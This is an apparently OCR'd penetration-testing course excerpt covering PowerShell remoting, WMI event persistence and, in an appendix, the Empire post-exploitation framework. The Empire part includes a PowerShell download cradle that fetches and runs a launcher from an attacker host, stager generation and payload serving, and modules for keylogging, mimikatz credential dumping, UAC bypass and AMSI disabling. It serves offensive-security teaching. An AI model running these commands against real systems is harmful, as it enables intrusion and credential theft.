
```
New-NetFirewallRule -Action Allow -DisplayName 'WinRM inbound' -Protocol
TCP -LocalPort 5985-5986 -RemoteAddress 172.16.200.0/24
```

PowerShell Remoting Usage

- For single one-line command pipelines

```
Invoke-Command -ComputerName -ScriptBlock {Verb-Noun; Verb-Noun}
```

- Use PSSession to keep context alive between lines



PowerShell Remoting Usage

PowerShell Remoting a single command is easy with the `Invoke-Command -ComputerName & -ScriptBlock` syntax. For scripting, use `Connect-PSsession` and `Disconnect-PSSession`. `Enter-PSSession` is only for interactive use.

```
Invoke-Command -ComputerName win12-200 -ScriptBlock {Set-ChildItem "C:\";
Get-Command *ADComputer }
```

But if you run a second `Invoke-Command`, you establish a new connection over WinRM and lose any variables or context. To interactively use PowerShell over WinRM, use a PSSession, as shown here:

```
PS C:\scripts> get-command *ADComputer
PS C:\scripts> Enter-PSsession win12-200
[win12-200]: PS C:\Users\Administrator\Documents> cd\
[win12-200]: PS C:\> get-command *ADComputer

CommandType     Name                                ModuleName
-----------     ----                                ----------
Cmdlet          Get-ADComputer\                     ActiveDirectory
Cmdlet          New-ADComputer                      ActiveDirectory
Cmdlet          Remove-ADComputer                   ActiveDirectory
Cmdlet          Set-ADComputer                      ActiveDirectory

[win12-200]: PS C:\> Exit-PSsession
PS C:\scripts>
```

Alternatives for PowerShell Remote Access

- Microsoft's PowerShell Web Access Gateway:
  - Feature beginning in Server 2012
  - Gateway to any WinRM service
  - Great for mobile devices
- Nsoftware's PowerShell SSH Server:
  - Free for single concurrent and personal use
  - Connect with any SSH client
- Joakim Svendsen's PowerShell SSH Client:
  - Uses .NET ssh client library DLLs
  - PowerShell 2.0 or 3.0+

Alternatives for PowerShell Remote Access

Microsoft's PowerShell Web Access is a feature that can be added to Windows Server 2012. This allows for secure use of PowerShell in a similar way as the console. (This lacks the ISE features and some terminal features of the console as well.) This can be great for use with a table or mobile web browser. A sample command to install PowerShell Web Access is shown next, but note you use real certificates and not a test certificate in production environments. This example will allow all members of 'Domain Admins' to connect to any computer in the domain via the server's https://<servername>/myPSWA website.

```
Get-WindowsFeature -Name "*Power*Web*" | Install-WindowsFeature -
IncludeManagementTools -Restart
Install-PswaWebApplication -webApplicationName myPSWA -useTestCertificate
Add-PswaAuthorizationRule -UserGroupName 'CF-DOMAIN-200\Domain Admins' -
ComputerName * -ConfigurationName *
```

Nsoftware offers its PowerShell SSH Server software available for download. It is free for personal use and is limited to one simultaneous user. It supports many SSH and SFTP features and can be found at https://www.nsoftware.com/powershell/server/.

Any SSH client could connect to Nsoftware's SSH server, but you may find a PowerShell SSH client useful. A package for either PowerShell 2.0 or 3.0 is provided (including .NET library DLLs) by Joakim Svendsen at https://www.powershelladmin.com/wiki/SSH_from_PowerShell_using_the_SSH.NET_library.

PowerShell Eventing

- Interactive PowerShell versus event triggered
- Eventing: Triggering actions by object events
  - Find events by reading API documentation
  - Or enumerate with Get-Object cmdlet
- Stuxnet (and now Metasploit) can use WMI for event triggers
  - Great way to establish persistence
  - *__InstanceCreationEvent* subclass of *__Event*
  - Basically, by writing this MOF to the filesystem, it triggers itself to execute

PowerShell Eventing

So far, we've only looked at using PowerShell interactively or via a script. Using PowerShell Eventing, we can subscribe to object events. Any COM, WMI, or .NET object can provide the necessary events. If an appropriate event object opportunity is not available via API documentation or `Get-Member` inspection, you might find another action that goes along with it, such as filesystem activity or log activity. Obviously, monitoring the entire set of logs or filesystems for the interesting event is less efficient and prone to complications.

Stuxnet (and now Metasploit) uses WMI Eventing for persistence and escalation to SYSTEM privileges. A Managed Object Format (MOF) file is created that contains a script to run an executable. The critical piece that Stuxnet relied on was the automatic compilation after being dropped into the c:\Windows\System32\wbem\mof\ directory. When compiled, it is automatically executed as it defines the `__InstanceCreationEvent` event trigger. Presently, the OS does not auto-compile MOFs, but they can still be compiled as an administrator and used to maintain a backdoor on the box.

WMI Events

- Example of a WMI Event (but does nothing)

```
Register-WmiEvent -class "Win32_ProcessStartTrace"
   -sourceIdentifier "Process Started"
```

- ... and now with an action defined

```
Register-WmiEvent -query "select * from __instancecreationevent
   within 5
   where targetinstance isa 'win32_logicaldisk'"
   -action { Out-Host "Disk Write!" }
```

- Example of a New Drive Event with manual polling

```
Register-WmiEvent -Query "Select * from __InstanceCreationEvent
   within 5 where targetinstance isa 'win32_logicaldisk'"
   -SourceIdentifier disk -Timeout 1000
Get-Event -SourceIdentifier disk
```


WMI Events

The most common way to use PowerShell Eventing is with WMI. For example, `Register-WmiEvent` can be used to define an event trigger, such as the starting of a new process. Simply registering with the event (subscribing) isn't going to have any obvious effect until it is defined with an `-Action + -Scriptblock` parameter. The following example effectively polls every 5 seconds (within 5) for writes to any logical disk and writes a message as an action:


```
Register-WmiEvent -query "select * from __instancecreationevent within 5
where targetinstance isa 'win32_logicaldisk'"  -action { Out-Host "Disk
Write!" }
```

This new drive notification event example does not poll automatically, but you can query all the disk events, because the event was registered by executing `Get-Event` with the matching `SourceIdentifier` value.

```
Register-WmiEvent -Query "Select * from __InstanceCreationEvent within 5
where targetinstance isa 'win32_logicaldisk'" -SourceIdentifier disk -
Timeout 1000
Get-Event -SourceIdentifier disk
```

PowerShell Eventing: Timer Example

- Canonical example is a countdown timer



- Set an action for the end of countdown (elapsed)

```
Register-ObjectEvent -InputObject $timer
-EventName Elapsed -Action { Write-Host "DONE!"}
```


PowerShell Eventing: Timer Example

The canonical example of PowerShell Eventing is to create a timer that executes a command when the timer reaches zero:

```
$timer = New-Object Timers.Timer
$timer | Get-Member -Type Event
#Interval in milliseconds
$timer.Interval = 1000
$timer.AutoReset = $true
$timer.Enabled = $true
Register-ObjectEvent -InputObject $timer -EventName Elapsed -Action {
Write-Host "DONE!" }
$timer.Stop()
```

Of course, you wouldn't execute `$timer.Stop()` until after you finish with it.

Events That Monitor Events That Create New Events?

- Getting lost in event object-ness?
  - Get-EventSubscriber
  - Unregister-Event
- You may want to start over:
  - "*Nuke the entire site from orbit – it's the only way to be sure.*"
    - Ripley in *Aliens*
- Get-EventSubscriber | Unregister-Event

Events that Monitor Events that Create New Events?

Because monitoring events is at least one event, exploiting with Eventing can get complicated quickly. You can enumerate all registered object events `with Get-EventSubscriber` and delete event objects with `Unregister-Event`. Deleting all registered events is as simple as executing:

```
Get-EventSubscriber | Unregister-Event
```

Summary (2)

- PowerShell has many possible control options
  - COM or .NET userland API calls
  - WMI or CIM management
- PowerShell has a flexible and consistent implementation of commands, parameters, and objects in general

This page intentionally left blank.

Appendix C:

Empire Basics

Empire Basics

In this section, we look at common tasks performed with Empire.

Attack Tool - Empire 3

- Attack framework with emphasis on malware simulation
  - Stagers will launch agents
    - Run from victim (one-liners, batch files, DLLs, ...)
    - Cn33liz's Starfighters are VBScript or JavaScript stagers
  - Agents use HTTP/HTTPS to poll the server
    - Can be PowerShell, Python, or "BYO PowerShell"
  - Listeners akin to background multi-handlers
  - Primarily for post-exploitation
- Not maintained by original authors

Attack Tool – Empire 3

Empire is an attack framework released in August 2015, and officially no longer maintained since August 2019. It was written in Python and designed as a scalable pen testing framework that takes advantage of PowerShell value. Since the agent communicates by polling, it can be useful when egress is only allowed via HTTP or HTTPS. It behaves enough like Metasploit in that there is not much of a learning curve. The Empire shell is context sensitive and allows for tab completion of commands and appropriate settings for the current context. Its focus is on post-exploitation; you'll need a foothold before you can build an Empire botnet.

The command or file that starts the agent process is called a stager. An agent is any connected session from a victim. A generic stager is often called a launcher, while other stagers are more specific to the execution technique. Empire is designed to asynchronously handle agents connecting to listeners. A single listener can handle multiple connections for any kind of stager or agent. Special listeners can pivot through an agent or hand off a connection to a Metasploit handler.

Empire is most often used with PowerShell agents, but Python agents have also been written for better use against Linux and macOS targets. It is possible to bring your own (BYO) PowerShell to work around removal or breakage of the powershell.exe interpreter. Starfighters, written by C33nliz (https://twitter.com/cneelis), can take the place of a stager (but is written in JavaScript instead of only PowerShell).

Originally, PowerShell Empire was only PowerShell agents and modules for Windows victims. EmPyre was an interim release using Python agents designed for Linux and Mac OS X. Empire 2.0's release combined the features into one framework. Even though the official Empire project is no longer maintained, the ability to load PowerShell payloads into an agent's memory is still extremely useful.

The original creators and maintainers of the Empire Project (https://github.com/EmpireProject/Empire) have announced that Empire will no longer be supported. Other groups are going forward with their own forks, such as the one we use from BC Security (https://github.com/BC-SECURITY/DEFCON27).

Empire Main Context

- "help" or "?" for context-sensitive help
- "main" to return to main context
- "creds" for credential database
- "searchmodule" for basic string searches
- "listeners" to list listeners and switch to listener context
- "usestager" to create agent command or file
- "agents" to list agents and switch to agent context
- "usemodule" to task agent with a job
- "info" to display context settings
- "set *Setting*" to define settings

Empire Main Context

Empire's main context contains some basic settings and commands. This context is mostly used for Empire-wide settings and to navigate between other contexts: listeners, agents, and modules. The Empire interface generally uses "info" for settings, "back" to return to previous context, and "main" to return to main context. If you exit the Empire interface, the listeners will automatically restart for you. You can use `setup/reset.sh` to completely clean out the Empire database of listeners and agents. The creds context automatically contains credentials discovered inside Empire, such as with the mimikatz commands. The creds system only automatically detects some users and passwords; expect to add in known users and passwords manually if you would like to use the creds features.

Empire Modules

- collection
  - clipboard_monitor
  - keylogger
- credentials
  - mimikatz
  - vault_credential
- lateral_movement
  - invoke_psremoting
- management
  - runas
  - enable_rdp
- persistence
  - elevated/schtasks
  - powerbreach/eventlog
- privesc
  - powerup/allchecks
  - bypassuac
  - getsystem
- situational_awareness
  - host/findtrusteddocuments
  - network/get_exploitable_system
- trollsploit

Empire Modules

Empire modules are akin to Metasploit's modules. Some highlights are provided in the slide but remember that tab completion can show you what is possible in your Empire context. These modules are designed to provide agility to your post-exploitation activities, potentially at a large scale. The "`usemodule`" command can be used once you've selected an agent. At that point, you can use the "`info`" command to find out what settings are possible (much like Metasploit's "`show options`"). Module output is stored in Empire's download directory. Look here for module logs and other module-generated data, like stolen files, credentials, and victim command output.

Note that if you are NOT in agent context, you must preface the module name with module language, platform(Linux, OS X, or Windows categories). An Example: the keylogger module can be loaded in these different ways:

```
(Empire) > usemodule powershell/collection/keylogger
(Empire) > usemodule python/linux/collection/keylogger
(Empire) > usemodule python/osx/collection/keylogger
```

Empire Stagers

```
================================================================================
 [Empire]   Post-Exploitation  Framework
================================================================================
 [Version]  3.3.4  BC-Security  Fork  |  [Web]  https://github.com/BC-SECURITY/Empire
================================================================================
 [Starkiller]  Multi-User  GUI  |  [Web]  https://github.com/BC-SECURITY/Starkiller
================================================================================

      304 modules currently loaded

      0 listeners currently active

      0 agents currently active

(Empire: listeners) >usestager <TAB><TAB>
multi/bash                  osx/macho                   windows/hta
multi/launcher              osx/macro                   windows/launcher_bat
multi/macro                 osx/pkg                     windows/launcher_lnk
multi/pyinstaller           osx/safari_launcher         windows/launcher_sct
multi/war                   osx/shellcode               windows/launcher_vbs
osx/applescript             osx/teensy                  windows/launcher_xml
```

Commands and arguments work with tab completion


Empire Stagers

A stager is just an abstract way to describe an agent template (typically, a stager is just the command to launch the agent). Most stagers can be interactively executed from any shell foothold to run on the victim.

Some interesting stagers include the `ducky (USBducky keystroke dongle)` and the `pth_wmis`. The `pth_wmis` stager is a Bash script that attempts to trigger an agent, via WMI (exactly like wmic.exe's `Process Call Create`). You can use a stolen hash extremely similar to pass-the-hash or specify a known password. Although you can currently only specify one user and password/hash, you can give it multiple targets.

For phishing-style attacks, you could use the hta stager: Microsoft's HTML Application with embedded PowerShell. You could also possibly use the vbs launcher OLE to put a launcher file inside a Microsoft Office document. The macro stager can be included in a Microsoft document or spreadsheet similar to Metasploit's VBA payload format.

Note that Windows stagers usually run PowerShell in some way, even if they start with a different scripting language.



Empire Quickstart

These commands are a quick example of essential Empire usage. Remember that communication is asynchronous (running agent will poll the Empire server), so the output might not appear immediately (or at all if the agent is compromised).

Also remember you can use "?" for help, "back" to go back to previous context, and "main" to return to main context. Additionally, the "info" command will show you any settings that apply to your current context.

Empire Agents

- "agents" command for agent context
- "interact *agentname*" to switch to unique agent context
- "rename *newname*" to rename the agent
- "upload" or "download" files
- "scriptimport */opt/ps/script.ps1*" loads script into agent
- "scriptcmd *funcname*" executes functions from script
- "mimikatz" runs default mimikatz commands
- "shell" or other
- "help agentcmds" for generic command help
  - ps, tasklist, getpid
  - ls, pwd, mv, cd, mkdir, rmdir

Empire Agents

An Empire agent results from a successful stager execution. If a stager fails to connect to the Empire server, you should try an alternative stager or toggle Base64 to aid in troubleshooting. Remember the Empire agent and server use asynchronous polling to communicate, so be sure to wait more than 5 seconds before giving up. Certain commanded tasks or modules may fail without reporting back, so just try a simpler command to see if the agent is still active.

Agents can upload, download, and interact with the filesystem very similarly to Metasploit's Meterpreter (cd, ls, ps, upload, download, and more). The asynchronous nature of the "connection" is immediately obvious when using the "`shell`" command. An agent can execute single-shot commands with the shell command, but for multiple command tasks, it is more practical to write a PowerShell function to a file on the attacker machine and then use the `scriptimport` and `scriptcmd` features to execute those commands. You may take advantage of the module `management/invoke-script`, in which you can set Agent to "all" or "autorun".

The mimikatz command is actually an internal script that runs most of the Mimikatz features for dumping passwords and hashes from memory. Any credentials found with Mimikatz *should* be loaded into the internal credential database and available with the creds command. Depending on the results, version of Empire, and version of Mimikatz, the creds functionality might not recognize the found credentials, so always check the agent log thoroughly.

Empire and Future of PowerShell?

- BC-Security's fork aggressively maintained
  - Greatly improved Empire's fingerprint making it harder to detect
  - Corrected and enhanced the AMSI disabling features
  - General improvements all around
- "What about the X feature, isn't that a problem?"
  - Microsoft's Task Management and Automation functionality isn't going away
  - The security landscape is always changing; an Advanced Penetration Tester should be able to work through, around, etc.

Empire and Future of PowerShell?

As of the Empire authors' announcement that it will no longer be supported by themselves, there has been great speculation as to the future of Empire. Many of those authors have moved on to porting their tradecraft into C# tools instead of PowerShell; it provides greater control of low-level functionality and many of the interesting things you can do with PowerShell are really just PowerShell that is using C# functionality! Regardless of those opinions, the fact that PowerShell is so deep in Microsoft products now, you can rest assured that this scripting language will remain a valuable part of your toolset, whether you are defending or attacking. It is simply what runs Microsoft products, and it isn't going to magically get replaced with something in the near or distant future.

The people behind BC-Security have fixed many lingering issues with Empire as well as made their own enhancements. They have announced their fork of the Empire project will continue as they still actively use it in their penetration tests. Do keep in mind, great attacks and features often get merged into other projects, and sometimes a different tool will happen to work better under specific conditions. Be prepared to find alternatives when needed!

General PowerShell and Empire Tips

- Confirm your Slingshot IP address and port are correct
- Empire connections are asynchronous
- Empire agent tasks could be stacking up (blocking)
  - Wait at least 10 seconds after tasking an agent before giving up
  - Tasks queue up
- Try different stager
- No response?
  - Client and Server time must agree
  - Possible anti-malware or other defense

General PowerShell and Empire Tips

Never forget that Empire is asynchronous. An overwhelmed victim may report back after a very long delay. The default setting is a 5-second polling interval, and for exercises, you should wait a full 10 seconds after tasking an agent before assuming something is wrong. If you issue multiple tasks, the agent will attempt to handle them in the order it sees them, one at a time.

Any network disruption may confuse an agent, but generally they can recover from brief issues. Ensure you have your Slingshot IP address and port numbers correct before generating your stagers.

If an agent seems to not be responding, there could be a complication with the stager execution you choose. Try a different stager; consider the simplest possible agent to avoid complexity that may be detected as malicious.

Troubleshooting Empire Server

- Start Empire with -debug flag
- Check log at /opt/Empire/empire.debug
- Cross-reference with agent (see following slides)
- Browse to Empire listener with a typical browser
- Use this command (AKA download cradle) as a stager:

```
C:\> powershell -command
"$Z='http://10.20.X.X:3000/launcher.ps1';
IEX (New-Object Net.webclient).Downloadstring($Z)"
```

- Clear Empire settings and agent data: /opt/Empire/setup/reset.sh

Troubleshooting Empire Server

Sometimes it is useful to test Empire with a manual stager command. This will provide an opportunity to identify syntax or other errors that aren't making it all the way back to the Empire server. This particular example uses the "`-command`" parameter; it's not treated as a script and will not be blocked by Execution Policy. Also note that this is a command that executes from a normal CMD shell; you will get variable related parsing errors if you try this exact command inside an existing PowerShell runspace.

```
C:\> powershell -command "$Z='http://10.20.X.X:3000/launcher.ps1';IEX
(New-Object Net.webclient).Downloadstring($Z)"
```

To troubleshoot, you can restart the Empire server, and it will retain practically all your settings and data. If there is time clock skew between your victims and yourself, you may need to guess the approximate time of your victim and set Slingshot accordingly. If you haven't rebooted since conducting MitM attacks, you may want to do that as well. If all else fails, you can completely clear out the Empire settings with the reset.sh script from the /opt/Empire/setup directory.

Troubleshooting Empire Agents

- Create a generic PowerShell download cradle stager

```
(Empire: listeners)> usestager multi/launcher
(Empire: stager/launcher)> set Listener http
(Empire: stager/launcher)> set Base64 False
(Empire: stager/launcher)> set OutFile
/opt/Empire/downloads/launcher.ps1
(Empire: stager/launcher)> generate
[*] Stager output written out to:
/opt/Empire/downloads/launcher.ps1
```


Troubleshooting Empire Agents

The multi/launcher stager is simply a PowerShell command that uses a download cradle to get an agent running. If we disable Base64 encoding, we can load the command into ISE on a test victim, add a new line after each semicolon, and step through each individual line of code until we see an error.

```
(Empire: listeners)> usestager multi/launcher
(Empire: stager/launcher)> set Listener http
(Empire: stager/launcher)> set Base64 False
(Empire: stager/launcher)> set OutFile /opt/Empire/downloads/launcher.ps1
(Empire: stager/launcher)> generate
[*] Stager output written out to: /opt/Empire/downloads/launcher.ps1
```

Arbitrary Payload Delivery

- Use a SECOND terminal shell to serve the launcher
  - Agent logs and downloads are in the same path

```
# cd /opt/Empire/downloads
# python2 -m SimpleHTTPServer 3000
Serving HTTP on 0.0.0.0 port 3000 ...
```

- Or the python3 equivalent

```
# cd /opt/Empire/downloads
# python3 -m http.server 3000
Serving HTTP on 0.0.0.0 port 3000 ...
```


Arbitrary Payload Delivery

To get the launcher command to the victim, we can use Python's `SimpleHTTPServer` module. Outside of the classroom, you could use whatever exploitation method you already obtained on the victim to transfer the file. Ensure you are in the /opt/Empire/downloads directory and remember to match the case lettering (capitals are S, HTTP, and the final S). This Python feature is great for an impromptu file transfer. Just be sure to leave the Empire server running in the previous shell and start a new one to serve up the file.

```
# cd /opt/Empire/downloads
# python2 -m SimpleHTTPServer 3000
Serving HTTP on 0.0.0.0 port 3000 ...
```

As a side note, we could download any agent-collected information or output from this directory as well. Each agent has its own directory and gets renamed (or removed!) corresponding to the commands you use in the Empire shell.

Summary

- Empire is an Asynchronous Post Exploitation framework
- Feature parity with many Command and Control frameworks
  - Python agents for Linux and macos
  - PowerShell agents for Windows
- Empire extends PowerShell usability to the attacker

This page intentionally left blank.